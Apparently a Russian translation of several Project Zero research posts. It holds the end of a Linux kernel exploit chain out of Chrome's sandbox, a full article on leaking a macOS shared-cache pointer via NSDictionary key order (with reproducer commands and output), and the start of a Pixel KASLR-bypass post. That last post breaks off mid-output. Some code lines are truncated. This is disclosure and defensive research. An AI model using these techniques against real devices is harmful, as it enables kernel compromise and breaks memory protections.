Эксплойт многократно выделяет страницу канала и проверяет целевой дескриптор. Неподходящие страницы освобождаются и расходуются под таблицы страниц. После захвата цели она освобождается вместе с тремя вспомогательными страницами, а затем clone() выделяет четырёхстраничный стек ядра в порядке LIFO, помещая цель последней страницей стека. Обход таблиц страниц подтверждает повторное выделение.

Оставшиеся условия для использования примитива записи

Эксплойту всё ещё необходимо:

• Разместить полезный объект после переполняемой страницы канала.
• Определить текущую глубину стека pipe_write и повторять попытки до правильного выравнивания.
• Сделать так, чтобы чтение через устаревший SKB наблюдало структурно корректные байты стека до увеличения.
• Удерживать copy_from_iter активной достаточно долго для конкурирующего увеличения.

Выбор цели перезаписи вне границ

Таблицы страниц — идеальная цель: процесс визуализации может выделить их множество, физические адреса и адреса прямого отображения доступны через произвольное чтение, а сами они, как и буферы каналов, являются неперемещаемыми страницами порядка 0.

Эксплойт наблюдает за новыми каналами, находя pipe_inode_info в списке свободных элементов per-CPU kmalloc-cg-192 и переходя по его массиву pipe_buffer к страницам подложки. Он чередует выделения таблиц страниц и страниц каналов, пока буфер канала не окажется непосредственно перед контролируемой таблицей страниц.

Определение глубины стека pipe_write()

Канал подготавливается с одним свободным слотом pipe_buffer, после чего начинается запись 0x3000 байт. Когда первая страница заполняет этот слот, pipe_write блокируется. Другой поток опрашивает канал, пока не исчезнет POLLOUT, доказывая, что вход в системный вызов завершён и стек стабилен.

Произвольное чтение проверяет ожидаемый адрес возврата x64_sys_call → do_syscall_64 по предполагаемому смещению стека. Если рандомизация неверна, канал опустошается и попытка повторяется; если верна, подготовка продолжается до того, как чтение освободит дополнительные слоты.

Подготовка правильных данных для чтения в примитиве увеличения

До увеличения путь устаревшего SKB читает множество полей и обходит skb_shinfo(skb)->frag_list. Поддельный SKB может указывать на второй поддельный SKB, у которого next указывает на него самого, а len равна нулю, загоняя системный вызов в контролируемый бесконечный цикл. Последующая очистка next выпускает цикл и выполняет увеличение.

Вызов sendmsg() для заполненного датаграммного UNIX-сокета помещает до 108 контролируемых байтов адреса в sockaddr_storage на стеке ядра, после чего ожидает места в очереди. Инициализированные нулями неиспользуемые записи iovstack предоставляют дополнительные нули, необходимые поддельному SKB.

Однобайтовое управляющее сообщение указывает на страницу пользовательского пространства, для которой ещё не произошло ошибки страницы. Опрос mincore() обнаруживает момент, когда ____sys_sendmsg обращается к ней, подтверждая установку контролируемого объекта стека.

Итоговая последовательность:

1. Повторять заблокированный sendmsg(), пока поддельный SKB не окажется по правильному рандомизированному смещению.
2. Вызвать recv(MSG_OOB) в другом потоке и удерживать его в циклическом списке фрагментов.
3. Повторять подготовленную запись в канал, пока сохранённый R14 не достигнет цели увеличения.
4. Возобновить копирование в канал и дождаться его входа в usercopy.
5. Очистить указатель фрагмента next, разрешив увеличение.
6. Позволить записи в канал завершиться и перезаписать соседнюю таблицу страниц.

Замедление copy_from_iter()

Chrome блокирует userfaultfd и FUSE. Вместо них эксплойт отображает очень большую анонимную VMA на основе нулевых страниц, удаляет одну PTE с помощью MADV_DONTNEED и запускает mprotect() для всей VMA. Операция удерживает блокировку записи VMA, изменяя PTE и сбрасывая TLB.

Параллельная ошибка usercopy на отсутствующей странице блокируется этой блокировкой. Обход 128 МиБ заполненных таблиц страниц задерживает копирование примерно на 500–1 000 мс. Нулевым должен быть лишь один копируемый байт, поэтому влияние на семантику минимально.

Управление таблицами страниц

Контролируемое переполнение записывает элемент таблицы страниц, указывающий обратно на саму страницу таблицы. После этого пользовательское пространство может изменять собственную иерархию трансляции и отображать произвольную память ядра с правами записи. Демонстрация доказывает контроль изменением информации UTS ядра, возвращаемой `uname`.

Вывод: поверхность атаки песочницы Chrome

Эксплойт использует широкий набор интерфейсов: анонимные VMA и таблицы страниц; `madvise`, `mprotect`, `munmap` и `mincore`; потоковые и датаграммные UNIX-сокеты; `sendmsg`; каналы; `eventfd`; `clone`; `poll`; а также `sched_getcpu` без системного вызова. Некоторые из них принципиально необходимы процессу визуализации, но другие предоставляют необязательные примитивы подготовки памяти, формирования стека, синхронизации и задержки.

Вывод: эзотерические функции ядра в базовых интерфейсах создают проблемы для песочниц браузеров

Фильтрация системного вызова без проверки флагов функций открывает малоизвестное поведение, использующее тот же API. Историческими примерами служат futex с наследованием приоритета через `futex`, отображения HugeTLB через `memfd_create(MFD_HUGETLB)` и каналы уведомлений через `pipe2(O_NOTIFICATION_PIPE)`. `MSG_OOB` повторяет эту закономерность.

Вывод: вероятностные защитные меры против атакующих с произвольным чтением

Рандомизация каждой операции может оказаться неэффективной против произвольного чтения: атакующий повторяет попытки, пока наблюдение не подтвердит полезный результат. В данном случае рандомизация стека активно делает достижимым выравнивание, которое иначе было бы невозможно.

Задаваемые при загрузке смещения для каждого системного вызова предотвратили бы быстрые повторные попытки, но ослабили бы случаи, где два вызова одного системного вызова должны различаться, и могли бы раскрывать стабильные смещения. Blindside показал, что спекулятивное выполнение также способно предоставлять наблюдения, необходимые для повторных попыток эксплуатации повреждения.

Вывод: фаззинг syzkaller и сложные структуры данных

Syzbot нашёл первую ошибку, требовавшую шести системных вызовов подготовки и запуска, но не вторую, требовавшую восьми. Ни одна из них не зависела от гонки. Вероятность того, что случайные цепочки системных вызовов построят длинную корректную последовательность состояний, уменьшается экспоненциально.

Сложные инварианты очереди получения затрудняют работу как программистам, так и фаззерам. Для более глубокого покрытия может потребоваться генерация, ориентированная на подсистему,

или обратная связь, поощряющая дополнительную активность в той же подсистеме, а не только глобальное покрытие.

Вывод: задержки copy_from_user() не требуют FUSE или userfaultfd

FUSE и `userfaultfd` предоставляют точные, недорогие и управляемые данными задержки. Тем не менее `mprotect` для большой VMA нулевых страниц примерно со 128 МиБ таблиц страниц может задержать параллельную ошибку примерно на одну секунду. Поэтому одно лишь ограничение `userfaultfd` не устраняет практическое внедрение задержек usercopy.

Вывод: усиление Usercopy

Hardened usercopy существенно усложнил произвольное чтение из специализированных кэшей SLUB, однако данные ядра, vmemmap, таблицы страниц, области per-CPU и стеки других потоков остались доступны. Расширение ограничений может приносить всё меньше пользы, когда атакующий уже контролирует исходный указатель ядра; более значимая роль механизма состоит в обнаружении обычных ошибок границ и времени жизни.

Заключение

Эксплуатация ядра умеренной сложности остаётся возможной внутри ограниченных сред. Процесс визуализации Chrome для Linux предоставляет неиспользуемые функции ядра, которые одновременно делают уязвимости доступными и дают инструменты эксплуатации. Linux усугубляет проблему, мультиплексируя малоизвестную функциональность через базовые системные вызовы. Необходимо более систематически сокращать видимую процессам визуализации поверхность ядра.

Утечки указателей через структуры данных с ключами-указателями

Введение

В 2024 году во время обсуждения в команде Project Zero мы говорили о том, что удалённые утечки ASLR были бы полезны или необходимы для эксплуатации некоторых типов ошибок повреждения памяти, особенно на устройствах Apple. Вопрос «где в первую очередь искать удалённую утечку ASLR» привёл к обнаружению приёма, потенциально позволяющего удалённо раскрыть указатель без нарушений безопасности памяти или атак по времени в сценариях, где поверхность атаки десериализует предоставленные атакующим данные, повторно сериализует полученные объекты и отправляет результат обратно атакующему.

Команда провела мозговой штурм, но мы не смогли сразу назвать конкретную поверхность атаки в macOS/iOS с таким поведением, хотя и не выполняли глубокий анализ её возможного существования. Вместо атаки на реальную поверхность я проверил описанную здесь технику в macOS на искусственном примере, использующем сериализацию NSKeyedArchiver как цель. Из-за отсутствия продемонстрированных практических последствий я сообщил о проблеме Apple, не создавая запись в нашем баг-трекере. Она была исправлена в обновлениях безопасности от 31 марта 2025 года. Ссылки на код Apple в этой статье ведут на устаревшую версию кода, которая не обновлялась много лет, а описание его работы относится к старой неисправленной версии.

Я решил рассказать об этой технике, поскольку она довольно любопытна и необычна, а некоторые её идеи могут обобщаться на другие контексты. Она тесно связана с частичной утечкой указателя и другой утечкой порядка указателей, которые я обнаружил ранее, и показывает, как при идеальных обстоятельствах структуры данных с ключами-указателями могут раскрывать адреса.

Предыстория: дерево технологий

hashDoS

Для меня история этой проблемы начинается в 2011 году, когда на 28C3 была представлена атака hashDoS (**2011-28c3-effective-dos-web-platforms-slides.pdf** (файл в files/2011-28c3-effective-dos-web-platforms-slides.pdf), запись). По сути, hashDoS — это атака типа «отказ в обслуживании» на службы, особенно веб-серверы, заполняющие хеш-таблицы множеством контролируемых атакующим ключей, например параметров POST. Она основана на наблюдении, что многие реализации хеш-таблиц в среднем имеют сложность O(1) для каждой операции вставки или поиска, но в худшем случае — O(n), когда хеши всех ключей попадают в одну корзину, а хеш-таблица фактически превращается в связный список или несортированный массив в зависимости от реализации. В частности, если атакующему известна используемая для ключей хеш-функция, он может сформировать запрос из параметров, ключи которых попадают в одну корзину, и заставить сервер потратить $O(n^2)$ времени на его обработку; оказалось, что этого достаточно для полной загрузки процессора веб-сервера смехотворно малым объёмом сетевого трафика.

Существуют и гораздо более ранние работы об умышленном создании коллизий хеш-таблицы для раскрытия адресов, как отмечалось **2012-29c3-hash-flooding-dos-slides.pdf** (файл в files/2012-29c3-hash-flooding-dos-slides.pdf). Solar Designer писал в 53-м выпуске Phrack ещё в 1998 году:

> **Выбор структур данных и алгоритмов**
>
> При выборе алгоритма сортировки или поиска данных для обычного приложения люди обычно оптимизируют типичный случай. Однако для IDS [систем обнаружения вторжений] всегда следует учитывать худший сценарий: атакующий может передать нашей IDS любые желаемые данные. Если IDS допускает трафик при отказе, атакующий сможет обойти её, а если блокирует — вызвать отказ в обслуживании всей защищаемой системы.
>
> Покажу это на примере. В scanlogd я использую хеш-таблицу для поиска адресов источников. В типичном случае это работает очень хорошо, пока хеш-таблица достаточно велика, поскольку число сохраняемых адресов всё равно ограничено. Среднее время поиска лучше, чем у двоичного поиска. Однако атакующий может выбрать адреса, скорее всего поддельные, так, чтобы вызвать коллизии хешей, фактически заменив поиск в хеш-таблице линейным поиском. В зависимости от числа сохраняемых записей это может лишить scanlogd возможности вовремя получать новые пакеты. Кроме того, в IDS на узле вроде scanlogd это всегда будет отнимать больше процессорного времени у других процессов. […]
>
> Вероятно, стоит упомянуть, что похожие проблемы относятся и к ядрам операционных систем. Например, там широко используются хеш-таблицы для поиска активных соединений, прослушиваемых портов и так далее. Обычно существуют другие ограничения, из-за которых это не представляет реальной опасности, но могут потребоваться дополнительные исследования.

hashDoS как атака по времени

С немного другой точки зрения центральное наблюдение hashDoS выглядит так: если атакующий может вставить множество выбранных ключей в хеш-таблицу или хеш-множество и знает, в какие корзины хешируются эти ключи, то в зависимости от деталей реализации хеш-таблицы он фактически может замедлить будущие обращения к выбранной корзине.

Это становится интересным, если атакующий способен вызвать вставку в ту же хеш-таблицу других ключей с секретными хешами. На практике такое может происходить, например, в хеш-таблицах, которые позволяют смешивать ключи нескольких типов, как Map в JavaScript. В реализации Firefox 2016 года числа int32 хешировались фиксированной функцией `ScrambleHashCode(number)`, тогда как строки атомизировались/интернировались, а затем хешировались на основе виртуального адреса. Это позволяло сначала заполнить выбранную атакующим корзину множеством элементов, затем вставить строку, определить, быстро или медленно прошла вставка, и по этому признаку выяснить, совпадает ли хеш строки с выбранной корзиной.

Благодаря нескольким приёмам, использовавшим закономерность в адресах интернированных односимвольных строк Firefox, так можно было раскрыть младшие 32 бита адреса кучи через вставки в Map и измерения времени. Подробнее см. исходное описание и отчёт об ошибке. Разумеется, сегодня такая основанная на времени внутрипроцессная частичная утечка указателя из JavaScript считалась бы менее интересной, поскольку обычно предполагается, что JavaScript и так может читать всю память того же процесса…

Вывод таков: когда указатели используются как основа хеш-кодов объектов, структуры данных с ключами могут раскрывать указатели через побочные каналы.

Linux: утечка порядка объектов через упорядоченное перечисление дерева с ключами-указателями

Как я отмечал в статье несколько лет назад, в Linux непривилегированное пользовательское пространство может узнать, в каком порядке экземпляры `struct file` расположены в виртуальной памяти ядра, прочитав `/proc/self/fdinfo/<epoll fd>`: этот файл перечисляет все наблюдаемые экземпляром epoll файлы посредством обхода красно-чёрного дерева, которое по существу отсортировано по виртуальным адресам соответствующих `struct file`, поэтому данные для пользовательского пространства упорядочены так же.

(Как я отмечал в той статье, это может быть особенно интересно для обхода вероятностных средств защиты памяти, основанных на тегировании указателей. Если старшие биты указателей являются секретными битами тега, а атакующий способен определить порядок адресов объектов, включая биты тегов, он может выяснить, изменился ли тег объекта после повторного выделения.)

Вывод таков: структуры данных с ключами раскрывают информацию о хеш-кодах объектов не только через время; их обход также может создавать данные, порядок которых раскрывает информацию о хеш-кодах объектов.

Атаки на сериализацию

Существуют разные подходы к сериализации графа объектов. На одном конце спектра находится сериализация на основе схемы, где в идеале:

• сериализуемые типы и их члены объявляются отдельно от других типов
• поля явно указывают, на какие другие типы они могут ссылаться, то есть универсальных указателей на что угодно нет
• десериализация начинается с конкретного начального типа

На другом конце спектра находятся механизмы вроде классической сериализации Java без фильтров, где по существу можно десериализовать любой класс с пометкой Serializable, сериализованные поля часто могут гибко ссылаться на множество разных типов, а потому сериализованные данные получают значительный контроль над формой итогового графа объектов. Существует множество общедоступных исследований на тему «цепочек гаджетов сериализации» в Java, где объекты можно объединить так, что их десериализация приводит, например, к удалённому выполнению кода. Сериализация такого типа обычно считается небезопасной для использования через границы безопасности, хотя Android **2015-woot-android-serialization-vulnerabilities.pdf** (файл в files/2015-woot-android-serialization-vulnerabilities.pdf).

Где-то посередине находится сериализация, принципиально построенная как небезопасная десериализация, но дополненная грубыми фильтрами, которые ради безопасности разрешают десериализованным объектам иметь только типы из списка разрешённых. В Java это называется «фильтрацией сериализации». Примерно так же ведёт себя NSKeyedUnarchiver.unarchivedObjectOfClasses-b9t5?language=objc) от Apple, на которой сосредоточена эта статья.

Искусственный тестовый пример

Цель описанной в статье техники — за один запуск следующего тестового примера раскрыть указатель на «общий кэш», то есть крупное отображение, имеющее один виртуальный адрес во всех процессах системы и меняющее адрес только при перезагрузке. Пример использует `NSKeyedUnarchiver.unarchivedObjectOfClasses`, чтобы десериализовать предоставленный атакующим граф объектов типов `NSDictionary`, `NSNumber`, `NSArray` и `NSNull`, повторно сериализовать результат и записать получившиеся сериализованные данные:

```
@import Foundation;
int main() {
  @autoreleasepool {
    NSArray *args = [[NSProcessInfo processInfo] arguments];
    if (args.count != 3) {
      NSLog(@"bad invocation");
      return 1;
    }
    NSString *in_path = args[1];
    NSString *out_path = args[2];

    NSError *error = NULL;
    NSData *input_binary = [NSData dataWithContentsOfFile:in_path];

    /* decode */
    NSArray<Class> *allowed_classes = @[ [NSDictionary class], [NSNumber class], [NSArray class], [NSString class], [NS
    NSObject *decoded_data = [NSKeyedUnarchiver unarchivedObjectOfClasses:[NSSet setWithArray:allowed_classes] fromData
    if (error) {
      NSLog(@"Error %@ decoding", error);
      return 1;
    }
    NSLog(@"decoded");

    NSData *encoded_binary = [NSKeyedArchiver archivedDataWithRootObject:decoded_data requiringSecureCoding:true error:
    if (error) {
      NSLog(@"Error %@ encoding", error);
      return 1;
    }
    NSLog(@"reencoded");

    [encoded_binary writeToFile:out_path atomically:NO];
  }
  return 0;
}
```

(Тестовый пример также разрешает `NSString`, но, думаю, это не имело значения.)

Строительные блоки

Синглтон NSNull / CFNull

Тип CFNull особенный: существует лишь один его экземпляр-синглтон kCFNull, реализованный в CFBase.c и хранящийся в общем кэше. При десериализации объекта NSNull новый объект в действительности не создаётся: вместо него используется синглтон.

В CFRuntimeClass для CFNull, `__CFNullClass`, обработчик хеша не задан. Когда CFHash вызывается для объекта типа `__CFNullClass`, не реализующего обработчик `->hash`, в качестве хеш-кода используется адрес объекта.

Хеширование по указателям характерно не только для `NSNull`; однако других типов, для которых десериализация использует синглтоны в общем кэше, вероятно, немного. Скорее всего, гораздо больше типов, хешами экземпляров которых служат адреса кучи.

NSNumber

Тип NSNumber инкапсулирует число и поддерживает несколько числовых типов; его обработчик хеша `__CFNumberHash` хеширует 32-разрядные целые числа с помощью `_CFHashInt`, которая практически лишь выполняет умножение на некоторое большое простое число.

NSDictionary

Экземпляры типа NSDictionary — неизменяемые хеш-таблицы, способные содержать ключи произвольных типов. Хеши ключей отображаются в корзины хеш-таблицы простой операцией по модулю: `hash_code % num_buckets`. Число корзин в NSDictionary всегда является простым (см. `__CFBasicHashTableSizes`); размеры хеш-таблиц выбираются на основе `__CFBasicHashTableCapacities` так, чтобы таблицы обычно были заполнены примерно наполовину, около 38–62 %, хотя для малых размеров расчёт несколько отличается. Это хеш-таблицы с пробированием: вместо связного списка у каждой корзины коллизии обрабатываются поиском альтернативных корзин для хранения конфликтующих элементов согласно политике `__kCFBasicHashLinearHashingValue / FIND_BUCKET_HASH_STYLE == 1`, при которой вставка сканирует корзины хеш-таблицы вперёд.

Мне не удалось найти исходный код сериализации `NSDictionary`, но, судя по всему, она выполняется очевидным образом: последовательным обходом корзин хеш-таблицы.

Атака

Основная идея: утечка информации через порядок ключей в сериализованном NSDictionary

Если целевой процесс заполняет `NSDictionary` выбранными атакующим ключами `NSNumber` посредством десериализации, атакующий может управлять используемыми корзинами, выбирая числа, для которых хеш числа по модулю размера хеш-таблицы даёт нужный индекс корзины. Если затем целевой процесс вставляет ключ `NSNull` всё ещё в рамках той же десериализации, а после этого сериализует полученный `NSDictionary`, положение ключа `NSNull` среди сериализованных ключей словаря раскроет информацию о хеше `NSNull`.

В частности, с помощью ключей `NSNumber` атакующий может создать следующую схему, где `#` обозначает корзину, занятую `NSNumber`, а `_` — оставленную пустой; в этом примере чётные корзины заняты, а нечётные пусты в хеш-таблице размера 7:

```
bucket index:    0123456
bucket contents: #_#_#_#
```

Остаются три места, куда можно вставить `NSNull`, они отмечены `!`:

• По индексу 1 (#!#_#_#). Это происходит, если hash_code % num_buckets равен 6, 0 или 1. (Для 6 и 0 вставка линейно проходит по корзинам, пока не найдёт свободную корзину с индексом 1.) В результате NSNull будет вторым в сериализованных данных.
• По индексу 3 (#_#!#_#). Это происходит, если hash_code % num_buckets равен 2 или 3. В результате NSNull будет третьим в сериализованных данных.
• По индексу 5 (#_#_#!#). Это происходит, если hash_code % num_buckets равен 4 или 5. В результате NSNull будет четвёртым в сериализованных данных.

Если затем сериализованные данные отправляются обратно атакующему, он может различить эти три состояния по индексу ключа NSNull в сериализованных данных и узнать диапазон, в котором находится hash_code % num_buckets.

Расширение: утечка полного индекса корзины

Если повторить атаку из предыдущего раздела со следующей схемой, заняв нечётные корзины и оставив чётные пустыми, это даст дополнительную информацию о hash_code % num_buckets:

```
0123456
_#_#_#_
```

(Оговорка: не стоит слишком задумываться о том, что хеш-таблица с тремя элементами использовала бы только три корзины и поэтому не выглядела бы так. В реальном примере используются хеш-таблицы с >=23 корзинами.)

Теперь существует четыре места, куда можно вставить NSNull:

• По индексу 0, если hash_code % num_buckets равен 0.
• По индексу 2, если hash_code % num_buckets равен 1 или 2.
• По индексу 4, если hash_code % num_buckets равен 3 или 4.
• По индексу 6, если hash_code % num_buckets равен 5 или 6.

Объединив информацию из NSDictionary со схемой занятых чётных корзин и NSDictionary со схемой занятых нечётных корзин, можно определить точное значение hash_code % num_buckets. Например, если первая схема даёт #_#!#_#, а вторая — _#!#_#_, то hash_code % num_buckets равен 2.

Таким образом, отправив целевому процессу сериализованный NSArray, содержащий два экземпляра NSDictionary с этими схемами ключей NSNumber и NSNull, а затем получив от жертвы повторно сериализованную копию, атакующий может определить hash_code % num_buckets для NSArray.

Немного математики: утечка всего hash_code

Чтобы раскрыть ещё больше информации о hash_code, этот процесс можно повторить с разными размерами хеш-таблиц. Атака из предыдущего раздела раскрывает hash_code % num_buckets, где num_buckets — простое число, которое атакующий может выбрать из возможных размеров __CFBasicHashTableSizes на основе числа элементов в каждом NSDictionary.

Здесь полезен следующий математический приём: по результатам вычисления hash_code по модулю нескольких разных простых чисел можно с помощью расширенного алгоритма Евклида вычислить hash_code по модулю произведения всех этих простых чисел. Поэтому, зная hash_code % num_buckets для размеров хеш-таблиц 23, 41, 71, 127, 191, 251, 383, 631 и 1087, можно определить hash_code по модулю 23*41*71*127*191*251*383*631*1087 = 0x5'ce23'017b'3bd5'1495. Поскольку 0x5'ce23'017b'3bd5'1495 больше максимального значения,

которое может иметь hash_code (ведь hash_code является 64-разрядным), результат и будет фактическим значением hash_code — адресом синглтона NSNull.

Сборка всех частей

Итак, чтобы раскрыть адрес синглтона NSNull в общем кэше, атакующий должен отправить сериализованные данные, состоящие из одного большого контейнера, например NSArray, который для каждого интересующего простого числа содержит два экземпляра NSDictionary со схемами чётных и нечётных индексов. (Ключи NSNull должны находиться последними в предоставленных атакующим сериализованных экземплярах NSDictionary, поэтому мой пример вручную создаёт сериализованные данные как XML plist, а затем я преобразую их в двоичный plist с помощью plutil.)

Эти предоставленные атакующим сериализованные данные занимают около 50 КиБ.

Затем целевой процесс должен десериализовать эти данные, снова сериализовать их и отправить обратно атакующему.

После этого атакующий может определить, в каких корзинах хранился NSNull в каждом NSDictionary, по индексам корзин пар NSDictionary определить hash_code % num_buckets для каждого размера хеш-таблицы, а затем применить расширенный алгоритм Евклида, чтобы получить hash_code, то есть адрес синглтона NSNull.

Воспроизводимый пример

Я написал **2025-09-26-pointer-keyed-data-structures-reproducer.tar.gz** (файл в files/2025-09-26-pointer-keyed-data-structures-reproducer.tar.gz) этой проблемы, состоящий из моей программы-жертвы, которая работает на целевой машине, и программ атакующего, предоставляющих цели сериализованные данные и получающих от неё повторно сериализованные. (Для простого воспроизведения всё можно проверить на одной машине, как сделал и я; однако между запусками «атакующего» и «цели» я перезагружал систему, чтобы убедиться, что атакующий не использует тот же адрес общего кэша, что и цель.)

Сначала на машине атакующего создайте сериализованные данные:

```
% clang -o attacker-input-generator attacker-input-generator.c
% ./attacker-input-generator > attacker-input.plist
% plutil -convert binary1 attacker-input.plist
```

Затем на целевой машине десериализуйте и повторно сериализуйте эти данные:

```
% clang round-trip-victim.m -fobjc-arc -fmodules -o round-trip-victim
% ./round-trip-victim attacker-input.plist reencoded.plist
2024-11-25 22:29:44.043 round-trip-victim[1257:11287] decoded
2024-11-25 22:29:44.049 round-trip-victim[1257:11287] reencoded
```

Для проверки на целевой машине также можно использовать эту вспомогательную программу, чтобы увидеть реальный адрес синглтона CFNull:

```
% clang debug-nsnull-hash.m -fobjc-arc -fmodules -o debug-nsnull-hash
% ./debug-nsnull-hash
null singleton pointer = 0x1eb91ab60, null_hash = 0x00000001eb91ab60
```

Затем обработайте повторно сериализованные данные на машине атакующего:

```
% plutil -convert xml1 reencoded.plist
% clang -o extract-pointer extract-pointer.c
% ./extract-pointer < reencoded.plist
serialized data with 1111 objects
```

```
NSNull class is 12, NSNull object is 11
NSNull is elem 8 out of 13
NSNull is elem 7 out of 12
NSNull is elem 7 out of 22
NSNull is elem 7 out of 21
NSNull is elem 6 out of 37
NSNull is elem 5 out of 36
NSNull is elem 61 out of 65
NSNull is elem 60 out of 64
NSNull is elem 32 out of 97
NSNull is elem 31 out of 96
NSNull is elem 95 out of 127
NSNull is elem 95 out of 126
NSNull is elem 175 out of 193
NSNull is elem 175 out of 192
NSNull is elem 188 out of 317
NSNull is elem 188 out of 316
NSNull is elem 214 out of 545
NSNull is elem 214 out of 544

NSNull mod 23 = 14
NSNull mod 41 = 13
NSNull mod 71 = 10
NSNull mod 127 = 120
NSNull mod 191 = 62
NSNull mod 251 = 189
NSNull mod 383 = 349
NSNull mod 631 = 375
NSNull mod 1087 = 427

NSNull mod 0x000000000000000000000000000003af =
0x000000000000000000000000000017e
NSNull mod 0x0000000000000000000000000010589 =
0x00000000000000000000000000059e6
NSNull mod 0x000000000000000000000000081bef7 =
0xffffffffffffffffffffffffff4177a
NSNull mod 0x00000000000000000000000060cd7a49 =
0x0000000000000000000000078e47f3
NSNull mod 0x000000000000000000000005ee976e593 =
0x00000000000000000000001eb91ab60
NSNull mod 0x000000000000000000008dff48e176ed =
0x00000000000000000000001eb91ab60
NSNull mod 0x0000000000000000015e003ca3bc222b =
0x00000000000000000000001eb91ab60
NSNull mod 0x0000000000000005ce23017b3bd51495 =
0x00000000000000000000001eb91ab60

NSNull = 0x1eb91ab60
```

Заключение

Это довольно теоретическая атака, но, на мой взгляд, она показывает, что использование указателей как хешей объектов в структурах данных с ключами при удачном сочетании обстоятельств может приводить к утечкам указателей даже без атак по времени.

Мой пример зависит от повторной сериализации данных жертвой, но может быть возможна и версия атаки по времени, требующая значительно большего числа запросов и достаточно точных измерений.

В моём тестовом примере `NSDictionary` фактически позволял раскрывать информацию о порядке указателей и хешей чисел благодаря смешиванию ключей разных типов. Однако некоторый объём информации, вероятно, можно раскрыть даже из структур данных, использующих только ключи-указатели без смешивания типов, особенно когда атакующий может предположить расстояние между выделенными объектами кучи и/или многократно ссылаться на одни и те же

объекты из нескольких контейнеров.

Самая надёжная защита состоит в отказе от использования адресов объектов в качестве ключей поиска или, как вариант, в их хешировании ключевой хеш-функцией, что должно свести потенциальную утечку адреса к оракулу равенства указателей. Однако это может отрицательно сказаться на производительности: в частности, использование хранящегося внутри объекта идентификатора вместо адреса объекта способно добавить загрузку из памяти в критический путь операций поиска.

Обход KASLR без каких-либо действий

Введение

Недавно я исследовал эксплуатацию ядра Pixel и в процессе получил превосходный примитив произвольной записи… но без утечки KASLR. Поскольку необходимость — мать изобретения, я доверился догадке и начал изучать линейное отображение ядра Linux.

Линейное отображение Linux

Линейное отображение — это область виртуального адресного пространства ядра, представляющая физическую память напрямую, в соотношении 1:1 и без структуры. Работая с Янном, я узнал, как ядро выбирает место этой области в виртуальном адресном пространстве. Чтобы анализировать внутреннее устройство ядра на телефоне с root-доступом, Янн написал инструмент, вызывающий привилегированную вспомогательную функцию tracing BPF `BPF_FUNC_probe_read_kernel`, которая по своему назначению разрешает произвольное чтение ядра. Код доступен здесь. Виртуальный адрес линейного отображения для заданного физического адреса вычисляется следующим макросом:

```
#define phys_to_virt(x) ((unsigned long)((x) - PHYS_OFFSET) | PAGE_OFFSET)
```

На Arm64 `PAGE_OFFSET` определяется просто:

```
#define VA_BITS             (CONFIG_ARM64_VA_BITS)
#define _PAGE_OFFSET(va)    (-(UL(1) << (va)))
#define PAGE_OFFSET         (_PAGE_OFFSET(VA_BITS))
```

Поскольку на Android `CONFIG_ARM64_VA_BITS` равен 39, легко вычислить `PAGE_OFFSET = 0xffffff8000000000`. `PHYS_OFFSET` вычисляется так:

```
extern s64 memstart_addr;

/* PHYS_OFFSET - the physical address of the start of memory. */
#define PHYS_OFFSET ({ VM_BUG_ON(memstart_addr & 1); memstart_addr; })
```

`memstart_addr` — экспортируемая переменная, которую можно найти в `/proc/kallsyms`. С помощью программы Янна `bpf_arb_read` легко посмотреть её значение:

```
tokay:/ # grep memstart /proc/kallsyms
ffffffee6d3b2b20 D memstart_addr
ffffffee6d3f2f80 r __ksymtab_memstart_addr
ffffffee6dd86cc8 D memstart_offset_seed

tokay:/ # cd /data/local/tmp
tokay:/data/local/tmp # ./bpf_arb_read ffffffee6d3b2b20 8
ffffffee6d3b2b20  00 00 00 80 00 00 00 00  |........|
tokay:/data/local/tmp #
```

Это значение (`0x80000000`) не выглядит особенно случайным. Теоретически `memstart_addr` рандомизировался при каждой загрузке, но на практике в arm64 этого уже некоторое время не происходило. Более того, начиная с коммита 1db780bafa4c рандомизация виртуального адреса линейного отображения перестала быть даже теоретической: ядро Linux для arm64 больше не поддерживает эту функцию.

Системная причина состоит в том, что Linux и Android теоретически позволяют подключать память на горячую благодаря `CONFIG_MEMORY_HOTPLUG=y`. На Android эта функция включена из-за её использования для совместного доступа к памяти виртуальных машин. Когда новая память подключается к уже работающей системе, ядро Linux должно получить возможность адресовать её, в том числе добавить в линейное отображение. Android на arm64 использует страницы размером 4 КиБ и трёхуровневую страничную адресацию, поэтому виртуальные адреса ядра ограничены 39 битами, в отличие от обычных настольных систем X86-64 с четырёхуровневой адресацией и 48 битами общего виртуального адресного пространства ядра и пользовательского режима; линейное отображение должно помещаться в это пространство, ещё сильнее уменьшая доступную для него область. Поскольку максимальный теоретический объём физической памяти намного больше всего возможного диапазона линейного отображения, ядро размещает его по минимальному виртуальному адресу, чтобы теоретически быть готовым к непомерному, до 256 ГБ, объёму гипотетической физической памяти, подключённой в будущем на горячую. Хотя технически выбирать между поддержкой горячего подключения памяти и рандомизацией линейного отображения необязательно, разработчики ядра Linux решили не вкладывать инженерные ресурсы в реализацию горячего подключения памяти с сохранением рандомизации линейного отображения.

Итак, теперь известно, что `PHYS_OFFSET` всегда равен `0x80000000`, поэтому вычисление `phys_to_virt` становится полностью статическим: для любого физического адреса соответствующий виртуальный адрес линейного отображения можно определить следующей формулой:

```
#define phys_to_virt(x) ((unsigned long)((x) - 0x80000000) | 0xffffff8000000000)
```

Отсутствие рандомизации физического адреса ядра

Проблема усугубляется тем, что на телефонах Pixel загрузчик при каждой загрузке распаковывает ядро по одному физическому адресу: `0x80010000`.

```
tokay:/ # grep Kernel /proc/iomem
  80010000-81baffff : Kernel code
  81fc0000-8225ffff : Kernel data
```

Теоретически загрузчик может при каждой загрузке размещать ядро по случайному физическому адресу, и многие, хотя не все, другие телефоны, например Samsung S25, так и делают. К сожалению, телефоны Pixel просто распаковывают ядро по статическому физическому адресу.

Вычисление статических виртуальных адресов ядра

Это означает, что для любой записи `.data` ядра можно статически вычислить виртуальный адрес ядра. Ниже показано, как я вычисляю адрес линейного отображения для строки `modprobe_path` в `.data` ядра на Pixel 9:

```
tokay:/ # grep modprobe_path /proc/kallsyms
ffffffee6ddf2398 D modprobe_path
tokay:/ # grep stext /proc/kallsyms
ffffffee6be10000 T _stext

// Offset from kernel base will be 0xffffffee6ddf2398 - 0xffffffee6be10000
= 0x1fe2398
// Physical address will be 0x80010000 + 0x1fe2398
= 0x81ff2398
// phys_to_virt(0x81ff2398) = 0xffffff8001ff2398
tokay:/ # /data/local/tmp/bpf_arb_read ffffff8001ff2398 64
```

```
ffffff8001ff2398  00 73 79 73 74 65 6d 2f 62 69 6e 2f 6d 6f 64 70  |.system/bin/modp|
